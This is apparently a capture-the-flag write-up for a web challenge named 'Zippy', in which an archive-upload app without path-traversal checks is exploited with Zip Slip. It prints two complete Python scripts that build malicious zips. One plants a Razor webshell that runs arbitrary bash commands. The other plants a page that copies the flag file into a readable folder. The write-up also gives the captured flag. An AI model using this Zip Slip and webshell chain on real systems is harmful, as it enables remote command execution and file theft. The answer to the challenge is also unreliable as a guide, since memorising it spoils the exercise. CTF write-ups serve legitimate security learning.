2024-10-30 Zippy (Web)

Ok some archive management software

Looking around for place to exploit, looks like write access to uploads, and the user ID is the folder #

Can start to see the files uploaded
See specifically no check for path traversal




Using Zip Slip to get files added above uploads


This works, we can also see and traverse above uploads.


Now just have to figure out how to get the flag, struggled with rev and webshells for a while

Zip file with Zip Slip.

Can see some of the file directory now.

Hmm some other errors

Almost there, finally a webshell

import zipfile

def create_razor_webshell_zip():
webshell_content = """@page
@model AboutModel
@{
string cmdOutput = null;
if (Request.Method == "POST")
{
string command = Request.Form["command"];
cmdOutput = ExecuteCommand(command);
}
}

<h2>Execute a Command</h2>
<form method="post">
<input type="text" name="command" placeholder="Enter command" style="width: 300px;" />
<button type="submit">Run Command</button>
</form>

@if (cmdOutput != null)
{
<h3>Output:</h3>
<pre>@cmdOutput</pre>
}

@functions {
private string ExecuteCommand(string command)
{
var output = new System.Text.StringBuilder();
var process = new System.Diagnostics.Process();
var startInfo = new System.Diagnostics.ProcessStartInfo
{
FileName = "/bin/bash", // Use "cmd.exe" on Windows
Arguments = "-c \" + command + \"", // Corrected syntax for Arguments
RedirectStandardOutput = true,
RedirectStandardError = true,
UseShellExecute = false,
CreateNoWindow = true
};
process.StartInfo = startInfo;
process.OutputDataReceived += (sender, args) => output.AppendLine(args.Data);
process.ErrorDataReceived += (sender, args) => output.AppendLine(args.Data);
process.Start();
process.BeginOutputReadLine();
process.BeginErrorReadLine();
process.WaitForExit();
return output.ToString();
}
}
"""
with zipfile.ZipFile('shell.zip', 'w') as z:
z.writestr('../../../../app/wwwroot/../../app/Pages/About.cshtml', webshell_content)
create_razor_webshell_zip()Final script that was working
import zipfile

def create_flag_reader_zip():
    webshell_content = """@page
@model AboutModel
@{
    // Ensure using System.IO for file and path handling
    string flagContent = null;
    string flagPath = System.IO.Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "../../../../app/flag.txt");
    string outputPath = System.IO.Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "../../../../app/wwwroot/uploads/0/flag.txt");

    if (System.IO.File.Exists(flagPath))
    {
        // Read the flag file
        flagContent = System.IO.File.ReadAllText(flagPath);

        // Write the flag content to the output path
        System.IO.File.WriteAllText(outputPath, flagContent);
    }
}

<h2>Flag Reader</h2>
@if (flagContent != null)
{
    <h3>Flag content has been read and saved to /uploads/0/flag.txt</h3>
}
else
{
    <h3>Flag file not found or an error occurred.</h3>
}
"""

    with zipfile.ZipFile('flag_reader.zip', 'w') as z:
        z.writestr('../../../../app/wwwroot/../../app/Pages/FlagReader.cshtml', webshell_content)

create_flag_reader_zip()
Instead, lets write flag to uploads folder.


Get the contents, and there is the flag! Sometimes you have to take a step back, earlier I saw it could read the contents from a curl, and had to mix that with the access and reading the flag to a second location where we could read the data.
flag{a074eb7973c4c718790baefc096654dd}